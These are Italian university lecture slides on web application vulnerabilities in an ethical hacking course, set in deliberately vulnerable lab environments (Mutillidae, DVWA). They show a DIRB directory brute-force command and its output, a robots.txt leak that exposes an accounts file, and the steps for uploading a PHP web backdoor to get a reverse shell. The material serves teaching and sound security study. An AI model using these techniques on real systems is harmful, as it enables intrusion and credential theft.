Dipartimento di Informatica
Università degli Studi di Salerno

Penetration Testing and Ethical Hacking

Insicurezza delle Web Application


Arcangelo Castiglione
arcastiglione@unisa.it

Ambiente Operativo

Mutillidae (Metasploitable 2)

Ambiente Operativo

DVWA (Metasploitable 2)



Principali Vulnerabilità

- Le principali categorie di vulnerabilità che impattano le Web Application sono le seguenti
  - Information Leakage
  - File Upload
  - File Inclusion (FI)
  - Command Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)

Principali Vulnerabilità
Information Leakage

- Informazioni critiche o sensibili relative alla Web Application (o al Web Server) vengono esposte

- Vulnerabilità tipicamente causata dai seguenti fattori
  - **Directory Browsing**
    - Configurazione impropria della funzionalità di navigazione delle directory (cartelle) che permette di visualizzare i file presenti all'interno di esse
  - **Commenti nel codice HTML**
    - Gli sviluppatori spesso includono dei commenti all'interno del codice sorgente dimenticandosi di rimuoverli

Principali Vulnerabilità


Information Leakage – Individuazione di File e Cartelle

- Questa vulnerabilità potrebbe essere rilevata e sfruttata mediante strumenti per il Web Crawling e Directory Bruteforce
  - Ad esempio, DIRB
  - Maggiori dettagli in seguito

```
root@kali:~# dirb http://10.0.2.10/mutillidae/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Dec 13 04:31:02 2019
URL_BASE: http://10.0.2.10/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.10/mutillidae/ ----
==> DIRECTORY: http://10.0.2.10/mutillidae/classes/
+ http://10.0.2.10/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.10/mutillidae/documentation/
+ http://10.0.2.10/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.10/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.10/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.10/mutillidae/home (CODE:200|SIZE:2930)
```

Principali Vulnerabilità


Information Leakage – Individuazione di File e Cartelle



Tra i vari file viene individuato `robots.txt`

Principali Vulnerabilità

Information Leakage – Individuazione di File e Cartelle




Cartella chiamata `passwords`

Contenuto del file `robots.txt`

Principali Vulnerabilità


Information Leakage – Individuazione di File e Cartelle



All'interno della cartella `passwords` è presente il file `accounts.txt`

Principali Vulnerabilità

Information Leakage – Individuazione di File e Cartelle




Contenuto del file `accounts.txt`

Principali Vulnerabilità
File Upload

- Tipo di vulnerabilità spesso molto semplice da sfruttare

- Permette di caricare sul Web Server file potenzialmente malevoli
  - File Eseguibili, Backdoor PHP, etc
  - Maggiori dettagli in seguito…


- Un tipico pattern per sfruttare questo tipo di vulnerabilità prevede di
  1. Generare una *Web Backdoor PHP* (ed eventualmente «nasconderla» in altri tipi di file)
  2. Caricarla sul Web Server tramite funzionalità di File Upload
  3. Connettersi alla *Web Backdoor PHP*



Principali Vulnerabilità

File Upload – Shellcode (Reverse Shell)


- **Reverse Shell:** l'exploit fa sì che la macchina target ci contatti
- In questo modo il firewall non bloccherà la connessione



Principali Vulnerabilità

File Upload – Shellcode (Reverse Shell)


- **Reverse Shell:** l'exploit fa sì che la macchina target ci contatti
- In questo modo il firewall non bloccherà la connessione



Maggiori dettagli nelle prossime lezioni…


Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**




Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**



